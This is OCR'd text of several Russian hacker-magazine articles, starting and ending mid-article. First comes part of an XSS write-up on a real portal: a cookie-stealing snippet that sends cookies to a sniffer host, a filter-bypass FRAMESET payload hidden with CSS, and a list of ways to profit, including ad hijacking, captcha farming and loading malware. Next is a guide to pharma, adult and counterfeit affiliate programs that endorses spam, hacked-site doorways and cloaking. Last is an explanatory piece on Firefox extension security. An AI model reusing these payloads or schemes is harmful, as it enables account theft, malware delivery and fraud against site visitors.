var xss_1=n(), xss_2=n(), xss_3=n(),
sniff = 'var x = new Image(); x.src
= "http://tvoi.sniffer.com/?c="+
escape(document.cookie);';

//Подгружаем пассивную XSS с других
порталов как источник "изображения"
xss_1.src = 'http://site1.ru/search.
php?q="><script>'+sniff+'</script>';
xss_2.src = 'http://site2.ru/search.
php?q="><script>'+sniff+'</script>';
xss_3.src = 'http://site3.ru/search.
php?q="><script>'+sniff+'</script>';
```

2. Заменить рекламу на сайте. Делается это достаточно просто: кликаем по любому баннеру на ресурсе, смотрим, что это за партнерка, регистрируемся там, получаем JavaScript-код, а затем инжектим его через XSS в div-слой, где уже находятся оригинальные баннеры, тем самым заменяя их. Например, партнерка выдала нам такой код:

```
<script src="http://partner.ru/
js.php?id=123"></script>
```


Тогда замена баннеров будет выглядеть примерно так:

```
window.onload=function()
{
 document.getElementById('banners').
  innerHTML = '<script src="http://
partner.ru/js.php?id=123"></script>';
}
```

3. Сделать свой бесплатный аналог антикапча-сервисов. Такой трюк реализуется с помощью комбинации JS + PHP, которая просит пользователя ввести код с капчи для отправки комментария. Схема очень проста: подгружаем с нашего хоста JS-файл, генерируемый на основе еще не разгаданных капч, JS-скрипт показывает картинку с символами для ввода, а также подменяет атрибут action у формы отправки комментария и вставляет идентификатор капчи. После сабмита все данные (текст, комментарий и идентификатор капчи) приходят к нам благодаря подставному action-атрибуту. По идентификатору мы находим конкретную картинку и соотносим с ней разгаданный текст (например, в базе).
4. Реализовать переход на страницу какого-либо платника с помощью окон pop-under и pop-up. Для этого достаточно просто вставить в код тег <script>, который выдаст партнерка.
5. Накрутить посещения через динамически встроенный iframe. Вставка реализуется подобно тому, как описано ранее.
6. Заменить демотиватор на какую-либо рекламу с помощью пары строк кода на JavaScript:

```
document.getElementById('id_dema').
  src = 'http://host.ru/podmena.jpg';
```

7. Прогрузить малварь: инжектировать iframe в тело страницы и загрузить соответствующий лоадер (подробнее об айфреймах читай в ноябрьском номере журнала).
8. Объединить все перечисленные варианты в один JS-файл.



Бажное поле

Проверив все еще раз, я начал копать глубже. Самое интересное заключалось в том, что после ввода вышеозначенного тега самописный фильтр начал кое-что пропускать. Более странного XSS-фильтра, честно признаться, я никогда не встречал. В результате выяснилось, что <!DOCTYPE> просто-напросто влияет на прохождение атрибутов, соответственно, мне оставалось только найти тег, который можно было бы использовать для раскрутки уязвимости. В конце концов методом подбора я нашел тег, который не фильтровался. Это был великий и могучий <FRAMESET>. Сырой вектор атаки выглядел вот так:

```
<!DOCTYPE><FRAMESET onLoad="{xss}"></FRAMESET>
```

Но сырое мясо кушать вредно, поэтому я решил подшлифовать вектор так, чтобы он был незаметным. Такая задача решается с помощью стилей:

```
<!DOCTYPE><FRAMESET onLoad="{xss}"
style="display:none;"></FRAMESET>
```

Здесь {xss} — это любой javascript-код на твой вкус. У меня все отлично работало, сам комментарий не выдавал факт использования уязвимости. Было только одно но. Лента комментариев потихоньку наполнялась, а значит, вектор перемещался на другую страницу. Это убивало его, так как контент подгружался через AJAX. Поэтому, проанализировав исходник страницы, я решил просто-напросто заблокировать кнопку отправки комментариев с помощью HTML + JS. Кнопка выглядела кликабельной, но после нажатия комментарий никуда не отправлялся. Благодаря этому вектор просуществовал довольно долго.

THE END

Вот таким вот интересным способом на достаточно крупном российском портале была найдена серьезная уязвимость. С помощью нее можно было бы натворить много нехороших дел, от прогрузки троянов и до кражи пользовательских аккаунтов (кукисы также вполне успешно приходили на мой снифер). Поскольку я придерживаюсь принципа «дружественных взломов», в мои планы не входило использование обнаруженной XSS для причинения какого-либо вреда. Единственное, что меня заинтересовало, — это количество трафика, проходящего через demotivators.ru. Я повесил специально сформированный код со снифером на один из постеров главной страницы и начал отслеживать непрерывный поток посетителей. Моим глазам предстала довольно радужная картина: примерно через две минуты я увидел цифру в 500 с небольшим уникальных пользователей. Проанализировав примерное количество трафика за 12 часов (180 тысяч уников), я посчитал эту уязвимость критической и решил написать в техподдержку сайта. Когда с момента обнаружения дырки прошел почти месяц, администрация наконец соизволила залатать ее. Желаю им успехов в продвижении и развитии своего проекта! ⌶

DBMX



Деньги не пахнут

ОБЗОР ПОПУЛЯРНЫХ ПАРТНЕРСКИХ ПРОГРАММ И МЕТОДОВ РАБОТЫ С НИМИ

Фармацевтические препараты, сайты для взрослых, онлайн-казино, знакомства — на всем этом можно неплохо заработать! Мы собрали самые интересные и прибыльные способы, позволяющие поднять кэш в интернете с помощью американского и европейского трафика.

WWW

- **www.master-x.com — популярный ресурс по теме адалта.**
- **www.gofuckbiz.com — «форум успешных веб-мастеров».**
- **www.rxpblog.com — популярный фарма-блог.**

Американский и европейский сегмент Сети (так называемый буржуйнет) — это огромное поле для заработка, и денег на нем хватит на всех. Главное — рассчитать свои силы и выбрать ту область работы с буржуйским трафиком, которая подходит именно тебе. Далее я опишу разные по сложности и затратности ниши. Если ты уверен в своих силах, выбирай самую прибыльную. Если сомневаешься, лучше присмотрись к самым простым. Заняться чем-то более сложным ты всегда успеешь, а вот неудачно вложенные средства вряд ли удастся вернуть. Также хочу отметить, что в этом материале я не стремился описать абсолютно все способы заработка, а выбрал лишь наиболее популярные, долгоиграющие и доходные. Об остальных нишах ты легко сможешь узнать, если пройдешь по ссылкам, указанным в сносках, а также воспользуешься великим и могучим Гуглом.

ЗА РАМКАМИ СТАТЬИ: ДРУГИЕ ТИПЫ ПАРТНЕРСКИХ ПРОГРАММ

Контролы
В дополнение к фарм-партнеркам нельзя не упомянуть и о существовании приватных партнерских программ, где продаются «контролы» — препараты, приравненные к наркотикам. Но мы не будем портить себе карму и работать с ними.


OEM
Суть работы в этом сегменте заключается в продаже лицензионного софта, который обычно поставляется в комплекте с компьютерами. Такие лицензии пользуются большим спросом, так как продаются по куда более низкой цене, чем для конечного потребителя.

Дейтинг (знакомства)
Сегмент очень тесно связан с адалтом. Такой трафик, как правило, монетизируется на платниках по поиску партнеров для секса, поэтому веб-мастер получает доход за регистрацию пользователя на платнике или процент от суммы, потраченной этим же пользователем на дополнительные сервисы.

CPA (оплата за действие)
Как видно из названия, веб-мастер получает деньги в результате определенного действия, совершаемого посетителем на партнерском сайте, например после регистрации, заполнения анкеты или подписки на бесплатную услугу.

1 ФАРМА

Прибыльность:
Легкость в освоении:
Затратность:



Суть работы в этой нише заключается в продаже дженериков (generics, незапатентованные лекарственные препараты, которые представляют собой аналоги оригинальных брендовых таблеток) через интернет. Дженерики пользуются огромным спросом у жителей США, Канады и Западной Европы, так как эти медицинские препараты продаются без рецепта, стоят существенно дешевле, чем оригинальные, и практически ничем от них не отличаются.

Задача веб-мастера — привести посетителя, который сделает покупку в партнерском шопе, и получить свои честно заработанные 30–50% от стоимости лекарства.



МЕТОДЫ ДОБЫЧИ ТРАФИКА

Аптеки, шопы
Партнерка предоставляет веб-мастеру движок шопа. Веб-мастер, в свою очередь, «уникализирует» контент и оптимизирует свою аптеку под нужные поисковые запросы. Далее при помощи мощной ссылочной базы (спам, ссылки со взломанных сайтов, покупные ссылки с бирж) веб-мастер продвигает свой шоп на верхние позиции в поисковых системах. Этот способ требует больших трудозатрат и серьезных капиталовложений.

Взлом, дорвеи
В качестве донора используется взломанный трастовый сайт. Дорвей заливается в одну из директорий сайта. Также можно использовать клоакинг с редиректом на партнерскую аптеку (подробнее о технологиях клоакинга читай в сентябрьском номере журнала). Этот способ позволяет быстро заполучить заветных посетителей. Если ты не умеешь ломать сайты самостоятельно, он также станет для тебя довольно дорогостоящим.

Фарма-блоги
Это обычный медицинский блог или дневник пенсионера, описывающего свои проблемы с потенцией и ненавязчиво рекламирующего продукцию, которая ему помогла :). Такие блоги обычно продвигаются по низкочастотным запросам, что не требует больших финансовых затрат.

Профили
Существует множество сервисов, позволяющих сделать свой профиль или создать блог. Веб-мастера размещают на таких сервисах свои дорвеи. Обычно они содержат красочную картинку, которая предлагает перейти на сайт партнерской аптеки, и текст, составленный из соответствующих ключевых слов. Такой дорвей проспамливают, и если ресурс подобран правильно, то уже примерно через неделю можно радоваться первым посетителям. Это самый простой способ получения фарма-трафика из описанных в статье. Однако с некоторых пор Гугл жестко фильтрует подобные страницы с помощью своего нового алгоритма «Панда».

СРАВНЕНИЕ ПАРТНЕРОК

	Pharmcash.com	RX-Partners.biz	Stimul-Cash.com	OXOnetwork.com
Начало работы	2010 год	2006 год	2006 год	2007 год
Рейт/комиссия веб-мастера:	40% от суммы заказа, при достижении отметки в 100 продаж — 45%, в 300 продаж — 50%	30–50% (зависит от установленной наценки)	75% от наценки на продукцию	до 70% от наценки на продукцию
Языки шаблонов аптек	английский, немецкий, итальянский, испанский, французский	английский, итальянский, испанский, французский, португальский	английский, итальянский, испанский, французский, португальский	англ., фр., нем., исп., итал., яп., кор., порт., норв.
Виды процессинга	Visa, MasterCard, ACH, Wire	Visa, MasterCard, ACH, Wire, MoneyGram	Visa, MasterCard, ACH, Wire, MoneyGram	Visa, EuroDebit, ACH, Wire
Минимальная выплата	$100	$100	$50	$100
Холд/задержка выплат	одна неделя	две недели, для постоянных адвертов — одна неделя	одна неделя	одна неделя
Тип регистрации	свободная	по инвайтам	свободная	свободная
Преимущества	высокий рейт, периодически проходит акция «Форсаж» (увеличение комиссии в два раза)	гибкий движок аптек с мануалами на русском языке, постоянно проходят конкурсы с хорошими призами и классные вечеринки	постоянно проходят конкурсы и вечеринки для адвертов	мультиязычность аптек (10 языков), индивидуальный дизайн для активных адвертов

2 АДАЛТ

Прибыльность: ●●●○○
Легкость в освоении: ●●○○○
Затратность: ●●○○○



Адалт — это самый старый способ заработка в Сети. Его суть заключается в продаже подписок на сайты с «взрослым» медиаконтентом. Золотым веком адалта принято считать первую пятилетку двухтысячных. Сейчас, с появлением таких видеосервисов, как xhamster.com и ему подобных, адалт переживает не лучшие времена. Люди уже не так легко расстаются с деньгами, как раньше. Зачем отдавать свои кровные, если можно воспользоваться бесплатным контентом на халявных видеосервисах? Однако не стоит совсем сбрасывать этот сегмент со счетов, так как в нем по-прежнему можно заработать неплохие деньги. Не нужно лезть в мейнстрим, выбирай более узкую нишу, и конверт будет на высоте. Средняя стоимость подписки составляет $30. В зависимости от партнерской программы комиссия веб-мастера достигает 40–60%. Подписки нередко продлевают, что также очень выгодно. Некоторые партнерские программы предлагают веб-мастеру не процент с подписки, а единовременную плату за приведенного клиента. При этом ты не получаешь комиссию с повторных подписок (ребиллов), зато изначально тебе платят примерно в два раза больше.

МЕТОДЫ ДОБЫЧИ ТРАФИКА

Дорвеи на фрихостингах
Дорвеи — это автоматически генерируемые странички, находящиеся на фрихостингах и заточенные под низкочастотные запросы в поисковых системах. В большинстве случаев пользователи переходят на платник по красочному баннеру, а иногда перенаправляются редиректом. Сейчас также популярны так называемые ДДЛ (дорвеи для людей), которые неопытному пользователю трудно распознать с первого взгляда. Для продвижения дорвеев обычно используется спам по форумам, блогам и гостевым или собственные ресурсы (трамплины). Процесс создания трамплинов хорошо описан в прошлом номере нашего журнала в статье «Сплоги на WordPress от А до Я».

Сиджи
Сидж — это сайт в виде фотогалереи. После нажатия на порнокартинку пользователь переходит на FGH (страничка с бесплатным контентом, которая предоставляется партнерской программой). Для того чтобы увидеть больше, пользователь должен перейти с FGH на сам платник и купить подписку. Чтобы воспользоваться этим методом, веб-мастеру придется потратиться на хороший дизайн и, разумеется, на продвижение сиджа, то есть понести сравнительно небольшие расходы.

Профили
Принцип создания ничем не отличается от описанного в разделе о фарме.

СРАВНЕНИЕ ПАРТНЕРОК

	Royal-Cash.com	EarnCoin.com	Aepartnership.com	FerroCash.com	CashManiacs.com
Начало работы	2001 год	2003 год	2003 год	1999 год	2003 год
Рейт/комиссия веб-мастера	50–60% или $30–40 с каждого клиента	50%	50%	50%	50%
Количество платников	44	23	173	58	128
Метод оплаты веб-мастерам	check, wire, Payoneer, ACH, WebMoney, Paxum, eCoin	check, wire, WebMoney, Paxum, eCoin, ePese	wire, Payoneer, WebMoney, Paxum, eCoin	Paxum, ePayService	check, wire, WebMoney, Paxum, ePayService
Минимальная выплата	—	$100	$100	$300	$50
Холд/задержка выплат	—	три дня	три дня	одна неделя	две недели

3 PPC (PAY PER CLICK)

Прибыльность: 
Легкость в освоении:
Затратность:

Суть заработка в этом сегменте кроется в самом названии. Pay per click — это банальная оплата за клик. PPC-партнерка представляет собой в некотором роде биржу трафика, продажей которого и занимается веб-мастер. Всем таким продавцам выдается так называемый фид (блок с рекламными объявлениями), который устанавливается на сайт, сплог или дорвей. Конечный пользователь видит релевантное поисковому запросу объявление, заточенное под страницу твоего ресурса. Кликнув на объявление, пользователь перейдет на сайт рекламодателя, тебе при этом зачислится определенная сумма. Стоимость клика (bid) зависит от того, под какой поисковый запрос (кей) сделана данная страница. Например, поисковый запрос, связанный со страхованием, ценится куда больше, чем адалт-запросы. В каждой PPC-партнерке указывается стоимость клика для любого кея. Еще одним немаловажным фактором, определяющим bid, является качество трафика. Главное преимущество данного сегмента заключается в том, что в нем отсутствует привязка к определенному направлению, а это дает тебе гораздо больше возможностей для заработка.



МЕТОДЫ ДОБЫЧИ ТРАФИКА

Сплоги
Сплоги можно не только использовать как трамплины, но еще и монетизировать при помощи PPC. Как и в случае с сайтом, вешай на сплог фид и получай профит.

Сайты
Тут все просто: настраиваешь интерфейс фида под дизайн своего сайта и вешаешь на все видимые места. Для улучшения кликабельности лучше использовать те зоны ресурса, где располагается навигационное меню.

Дорвеи на фрихостингах
Все то же самое, как и в случае с дорвеями под адалт, однако в данном случае перенаправление осуществляется при помощи фида или редиректа на паблик-фид (страница с объявлениями, имеющая заточенный под определенную тематику дизайн).

Профили
Так же как и в случае с дорами, делаем перенаправление при помощи фида. Все остальное — по аналогии с профилями под фарму.

СРАВНЕНИЕ ПАРТНЕРОК

	Bidtraffic.com	Click9.com	Peakclick.com	Daoclick.com	Thegreenppc.com	Bizzclick.com
Начало работы	2004 год	2008 год	2005 год	2009 год	2009 год	2009 год
Рейт/комиссия веб-мастера	70–95%	70%	70%	80%	80%	75%
Минимальная выплата	$40	$50	$100	$50	$50	$10
Метод оплаты веб-мастерам	ePassporte, PayPal, StormPay, EPESE, WebMoney	Epese, Webmoney, Wire	Wire, ePassporte, Western Union, WebMoney	Webmoney, ePassporte, EPESE, PayPal, Wire	Webmoney, Wire, PayPal	ePassporte, PayPal, StormPay, EPESE, Visa, MasterCard, Western Union, PayPal, Wire, Liberty Reserve, WebMoney



4 ГЭМБЛИНГ

Прибыльность:
Легкость в освоении:
Затратность:



Суть работы в этом сегменте также кроется в названии. Гэмблинг в переводе с английского означает «азартная игра». Партнерские программы предлагают широкий выбор игр: рулетка, покер, ставки на спорт и другие. Самой большой популярностью пользуется, конечно же, покер. Множество историй о легких деньгах, связанных с этой игрой, делает свое дело. Твоя задача, как обычно, сводится к тому, чтобы привести платежеспособного клиента и получить свою долю. Обычно партнерские программы платят процент от прибыли (20–45%) или фиксированную сумму за клиента.

МЕТОДЫ ДОБЫЧИ ТРАФИКА

Сайты
Трафик привлекается через сайт под определенную игру (покер, рулетку, блэкджек и т. д.). Можно также создать информационный ресурс для публикации новостей и обзоров онлайн-казино, советов начинающим, описаний игровой стратегии и т. д. Если у тебя есть сайты развлекательной тематики, на них можно вывесить промо-материалы. Это самый затратный и длительный способ.

Блоги
Создаешь и продвигаешь блог, где описываешь свою стратегию игры и то, как ты чудесно на ней зарабатываешь. Или делаешь блог, посвященный заработку в интернете, а затем с помощью этого блога приводишь на партнерку желающих быстро обогатиться.

Дорвеи на фрихостингах и профили
Все так же, как и в других описанных нишах.

СРАВНЕНИЕ ПАРТНЕРОК

	Uffiliates.com	Affactive.com	Fulltiltpoker.com	AffClub.com	Pokerstarspartners.com
Начало работы	2008 год	2009 год	2004 год	2007 год	2007 год
Рейт/комиссия веб-мастера	25–40% от прибыли	30–45% от прибыли	20–35% от прибыли или $70–225 за клиента	25–40% от прибыли или $50–150 за клиента	20–30% от прибыли или $75–150 за клиента
Направления	онлайн-казино, покер, ставки на спорт	онлайн-казино	покер	онлайн-казино, покер	покер
Метод оплаты веб-мастерам	MoneyBookers, Neteller, Wire, Check	MoneyBookers, Neteller, Wire, Check, Webmoney	Neteller, Visa, MasterCard, Maestro, EntroPay, Paysafecard, Webmoney	Click2Pay, ClickandBuy, EntroPay, Maestro, MoneyBookers, Neteller, Solo, Visa Delta, Visa Electron, WebMoney, Wire	Instant eChecks, Moneybookers, ClickandBuy, Visa, Neteller, Wire, Check, WebMoney, EntroPay

5 ПРОДАЖА ТОВАРОВ

Прибыльность:
Легкость в освоении:
Затратность:



Работа в этом сегменте заключается в продаже широкого спектра товаров, от одежды до бытовой техники. О роли веб-мастера в этом деле ты, конечно же, догадался. Как обычно, ты должен привести покупателя в партнерский шоп. Твой интерес — комиссия в виде процента от стоимости заказа. Процент зависит от того, какие товары ты продаешь. Если торгуешь копиями известных брендов (так называемыми репликами), то процент отчислений в разы выше, чем от продажи оригинальных товаров.

МЕТОДЫ ДОБЫЧИ ТРАФИКА

Шопы
Обычно партнерские программы предоставляют специальные скрипты для создания полноценного интернет-магазина. Тебе, как и в случае с аптекой, необходимо хорошенько «уникализировать» свой магазин: поработать с текстом и мета-тегами. Продвигать товарный шоп в поисковиках в разы легче и дешевле, чем аптеку, но вложиться в хорошую ссылочную массу все равно придется.

Сплоги
Делаем автонаполняемые блоги, используя в качестве контента XML с описаниями товаров, предоставляемыми партнерской программой. Хорошенько проспамливаем приготовленные сплоги и через некоторое время ловим трафик.


Дорвеи на фрихостингах и профили
Эти методы работают так же, как и в других нишах.



СРАВНЕНИЕ ПАРТНЕРОК

	Glavtorg.com	Stimul-Cash.com	Affiliate-program.Amazon.com	KingsProfit.com
Начало работы	2010 год	2010 год	1996 год	2010 год
Товары	сумки и обувь известных брендов (копии)	сумки и обувь известных брендов (копии)	от книг до бытовой техники	часы (копии)
Рейт/комиссия веб-мастера	25–35%	25%	4–8%	25%
Метод оплаты веб-мастерам	Webmoney, Epass, PayPal, Wire	Webmoney, Epass, PayPal, Wire, ePesee, Moneybookers	Check	Webmoney, Wire
Минимальная выплата	$100	$50	$10	$100
Холд/задержка выплат	одна неделя	одна неделя	один месяц	две недели
Тип регистрации	по инвайтам	свободная	свободная	по инвайтам

Тарас oxdef Иващенко (oxdef.info)



АТАКИ НА ПОЛЬЗОВАТЕЛЯ ЧЕРЕЗ АДДОНЫ БРАУЗЕРА

Безопасность расширений Firefox



WWW

- **Советы по обеспечению безопасности расширений от Mozilla: mzl.la/u2NoI0.**
- **Презентация об атаках на аддоны Firefox с Defcon 17: bit.ly/u7BVcS.**
- **Процесс проверки расширений, выполняемой редакторами: bit.ly/sSzdb0.**

Позволяет ли уязвимость в расширении браузера выполять произвольный код на всех компьютерах, где оно установлено? Позволяет, если этот браузер — Firefox. Архитектура аддонов Огнелиса предоставляет практически неограниченные возможности по прокачке функционала браузера, но это несет в себе большую опасность.

ОЧЕРЕДЬ FIREFOX

Мы уже писали о безопасности расширений Chrome (#06/11) и Opera (#06/11). Сегодня мы завершаем изучать потенциальные уязвимости в подключаемых аддонах. Наконец мы дошли и до веб-браузера, популярность которого во многом обусловлена концепцией «простого и безопасного веб-обозревателя с огромным количеством расширений на любой вкус». Если сравнивать с Opera и Google Chrome, то расширения в FF, безусловно, имеют самые мощные возможности. Разработчики классических расширений практически ничем не ограничены и могут изменить браузер до неузнаваемости. Из достаточно аскетичного исходного веб-браузера пользователь может слепить мощный веб-комбайн или «швейцарский нож» для проверки безопасности веб-приложений. На ум приходит последнее «нашумевшее» расширение под названием Firesheep (codebutler.github.com/firesheep), которое при подключении к открытым Wi-Fi-сетям позволяло прямо в браузере легко перехватывать сессионные данные популярных социальных сетей и тут же использовать эту информацию для входа в чужие учетные записи. Прежде чем приступать к рассказу о безопасности расширений и их слабых местах, нужно хотя бы в общих чертах рассмотреть архитектуру аддонов. Этим мы и займемся.

АРХИТЕКТУРА

Расширения для Mozilla Firefox и, кстати, для других продуктов Mozilla (Thunderbird, SeaMonkey и т. д.) используют совокупность технологий, в которую входят:

- XPI (читается как «зиппи») — технология создания кросс-платформенных пакетов приложений.
- JavaScript — JS, и тут без него не обошлось!
- XUL (XML User Interface Language) — XML в качестве языка для построения интерфейсов приложения.
- DOM (Document Object Model) — она же «дом», всем известная объектная модель документа.
- CSS (Cascading Style Sheets) — CSS-стили для наведения лоска.
- XPCOM/XPConnect — мощная межплатформенная прослойка.

Начнём, наверное, с самого простого, то есть с формата распространения. Расширения распространяются в виде XPI-пакетов. Такой пакет представляет собой не что иное, как ZIP-архив с манифестом установки install.rdf и самими файлами расширения — соответствующая технология носит название XPInstall. Структура неархивированного простого расширения может выглядеть так:



```
├── chrome
│   ├── content
│   │   ├── browserOverlay.js
│   │   └── browserOverlay.xul
│   ├── locale
│   │   └── en-US
│   │       ├── browserOverlay.dtd
│   │       └── browserOverlay.properties
│   └── skin
│       └── browserOverlay.css
├── chrome.manifest
└── install.rdf
```

Install.rdf и есть тот самый манифест установки (формат RDF/XML), который необходим для установки расширения. Он дает нам общую информацию: название, описание, адрес домашней страницы, имя автора, данные о совместимости (для какого приложения и версии предназначен аддон) и т. п. С точки зрения безопасности нас больше всего интересуют поля updateURL и updateKey, но о них чуть позже. Пример install.rdf:

```
<?xml version="1.0"?>
<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:em="http://www.mozilla.org/2004/em-rdf#">
  <Description about="urn:mozilla:install-manifest">
    <em:id>helloworld@oxdef.info</em:id>
    <em:name>Hello World</em:name>
    <em:description>Hello world!</em:description>
    <em:version>0.1</em:version>
    <em:creator>Oxdef</em:creator>
    <em:homepageURL>http://oxdef.info</em:homepageURL>
    <em:updateURL>https://oxdef.info/update
    </em:updateURL>
    <em:type>2</em:type>
    <em:targetApplication><!-- Mozilla Firefox -->
      <Description>
        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}
        </em:id>
        <em:minVersion>3.0</em:minVersion>
        <em:maxVersion>6.0.*</em:maxVersion>
      </Description>
    </em:targetApplication>
  </Description>
</RDF>
```


Весь интерфейс Mozilla Firefox и его расширений строится с использованием XML-образного языка разметки XUL (читается как «зул»), который, если проводить аналогию с анатомией, представляет в некотором роде скелет расширения. Мускульным каркасом служит пресловутый JavaScript, который мало кто знает на глубоком уровне. Но самой интересной и мощной составляющей расширения является мозг аддона. Это XPCOM (англ. Cross Platform Component Object Model) — кроссплатформенная объектная модель компонентов. В переводе звучит, конечно, коряво, но я попробую объяснить проще. Программистам предлагаются биндинги для множества языков, в том числе для JavaScript, Java, Python, ну и конечно для C++. На этих языках ты можешь написать свою XPCOM-компоненту. При использовании технологии XPConnect ты получаешь мощные компоненты и классы, например для работы с локальной файловой системой и сетью (что, безусловно, повышает угрозу безопасности, создаваемую уязвимостями в расширениях). Большое количество таких компонентов включено в ядро Gecko. Они доступны для расширений по умолчанию. Но если и среди них ты не найдешь того, что тебе нужно, то никто не мешает самостоятельно написать XPCOM-компонент для расширения.

Расширения в большинстве случаев изменяют внешний интерфейс браузера и его поведение с помощью так называемых перекрытий существующих частей интерфейса (добавлений). Эти перекрытия в виде соответствующих XUL-файлов наравне с субпакетами локализации и скинами входят в содержимое расширения (каталог content). Приведу для примера фрагмент XUL-кода расширения с JavaScript-биндингами:

```
<script type="application/x-javascript"
src="chrome://helloworld/content/browserOverlay.js" />
<stringbundleset id="stringbundleset">
<stringbundle id="helloworld-string-bundle"
 src="chrome://helloworld/locale/browserOverlay.properties"/>
</stringbundleset>
```



Архитектура расширения Mozilla Firefox



Управление расширениями

```
<menubar id="main-menubar">
<menu id="helloworld-hello-menu"
  label="&helloworld.hello.label;"
  accesskey="&helloworld.helloMenu.accesskey;"
  insertafter="helpMenu">
  <menupopup>
    <menuitem id="helloworld-hello-menu-item"
      label="&helloworld.hello.label2;"
      accesskey="&helloworld.helloItem.accesskey;"
      oncommand=
        "XULSchoolChrome.BrowserOverlay.sayHello(event);" />
  </menupopup>
</menu>
</menubar>
```

Одним из ключевых понятий в расширениях Огнелиса является понятие «хром». Это пользовательский интерфейс и, по сути, привилегированная зона браузера (chrome://...), в которой исполняется код расширения и браузера. Исполнить код в зоне хрома — обычно главная цель для злоумышленника. С помощью файла chrome.manifest мы сообщаем браузеру о chrome-файлах расширения и перекрытиях, локалях, скинах, стилях:

```
content    helloworld       chrome/content/
overlay chrome://browser/content/browser.xul   chrome://
helloworld/content/browserOverlay.xul
skin       helloworld  classic/1.0 chrome/skin/
locale     helloworld  en-US       chrome/locale/en-US/
```

ОБНОВЛЕНИЕ РАСШИРЕНИЯ

Рассматривая вопросы безопасности расширений, равно как и другого программного обеспечения, важно не забыть и про то, как пользователь получает расширения и обновления. Каналы распространения аддонов Огнелиса можно разделить на две категории:

- официальная галерея дополнений — addons.mozilla.org (сокр. AMO);
- ресурс разработчика расширения.

ПРОЦЕДУРА ОБНОВЛЕНИЯ РАСШИРЕНИЙ

Рассмотрим случай, когда расширение устанавливается и обновляется со страницы разработчика. За механизм обновления расширения отвечают две директивы манифеста установки: updateURL и updateKey. Директива updateURL указывает на адрес специального манифеста обновлений, который представляет собой XML/RDF-файл с доступными для расширения обновлениями и адресами. Огнелис периодически (в зависимости от настроек) запрашивает этот файл и информирует пользователя о доступных обновлениях.

```
<em:updateURL>http://www.foo.com/update.cgi?id=%ITEM_ID%
&amp;version=%ITEM_VERSION%</em:updateURL>
```

Очень важно, чтобы этот манифест нельзя было подменить в небезопасном сетевом окружении, например в твоем любимом кафе с бесплатным Wi-Fi. К сожалению для одних и к счастью для других, тут Mozilla подкрутила гайки, и начиная с третьей версии Огнелиса уже нельзя просто так указать HTTP-адрес в качестве updateURL. Однако существует альтернативный путь — указать в манифесте установки расширения updateKey. Как ты уже догадался, он представляет собой не что иное, как публичный ключ разработчика, используемый для подписи как манифеста обновления, так и самих обновлений:


```
<em:updateKey>MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDK42
6erD/H3XtsjvaB5+PJqbhjZc9EDI5OCJS8R3FIObJ9ZHJK1TXeaE7JWq
t9WUmBWTEFvwS+FI9vWu8058N9CHhDNyeP6i4LuUYjTURnn7Yw/Igz
yIJ2oKsYa32RuxAyteqAWqPT/J63wBixIeCxmysfawB/zH4KaPiY3vn
rzQIDAQAB</em:updateKey>
```

В последнем случае в манифесте обновления наряду с атрибутом signature (подпись манифеста) указывается ещё и updateHash, который представляет собой хэш-сумму xpi-файла новой версии расширения. Утилита McCoy облегчает процесс подписи расширений и сопутствующих данных.

При распространении обновлений через AMO об их доставке пользователям заботится уже AMO. Таким образом, разработчику, в общем, не имеет смысла указывать updateURL. Из приведённого фрагмента лога видно, как и на каких ресурсах Огнелис запрашивает информацию об обновлениях:

```
*** LOG addons.updates: Requesting https://versioncheck.
addons.mozilla.org/update/VersionCheck.php?reqVersion=2&
id=inspector@mozilla.org&version=2.0.10&maxAppVersion=8.0a1&
status=userEnabled&appID={ec8030f7-c20a-464f-9b0e-
13a3a9e97384}&appVersion=5.0&appOS=Linux&appABI=x86_64-gcc3&
locale=en-US&currentAppVersion=5.0&updateType=97
*** LOG addons.xpi: Calling bootstrap method startup on jid0-
t3eeRQgGANLCH9c50lPqcTDuNng@jetpack version 0.0.19
*** LOG addons.updates: Requesting https://localhost/update.rdf
*** WARN addons.updates: HTTP Request failed for an unknown reason
```

Видно, что мой трюк не сработал и браузер отказался скачивать манифест с ресурса, на котором используется самоподписанный SSL-сертификат. Таким образом, злоумышленнику, мягко говоря, не так легко внедриться в процесс обновления расширений для Огнелиса. Остаётся либо попытаться скомпрометировать учётную запись разработчика на AMO, либо каким-то образом завладеть его приватным ключом. Проверка 20 наиболее популярных расширений для Огнелиса на AMO показала, что разработчики не стремятся заморачиваться со своими манифестами обновления и возлагают эту заботу на AMO.



Уязвимость в RSS-читалке позволяет исполнить код

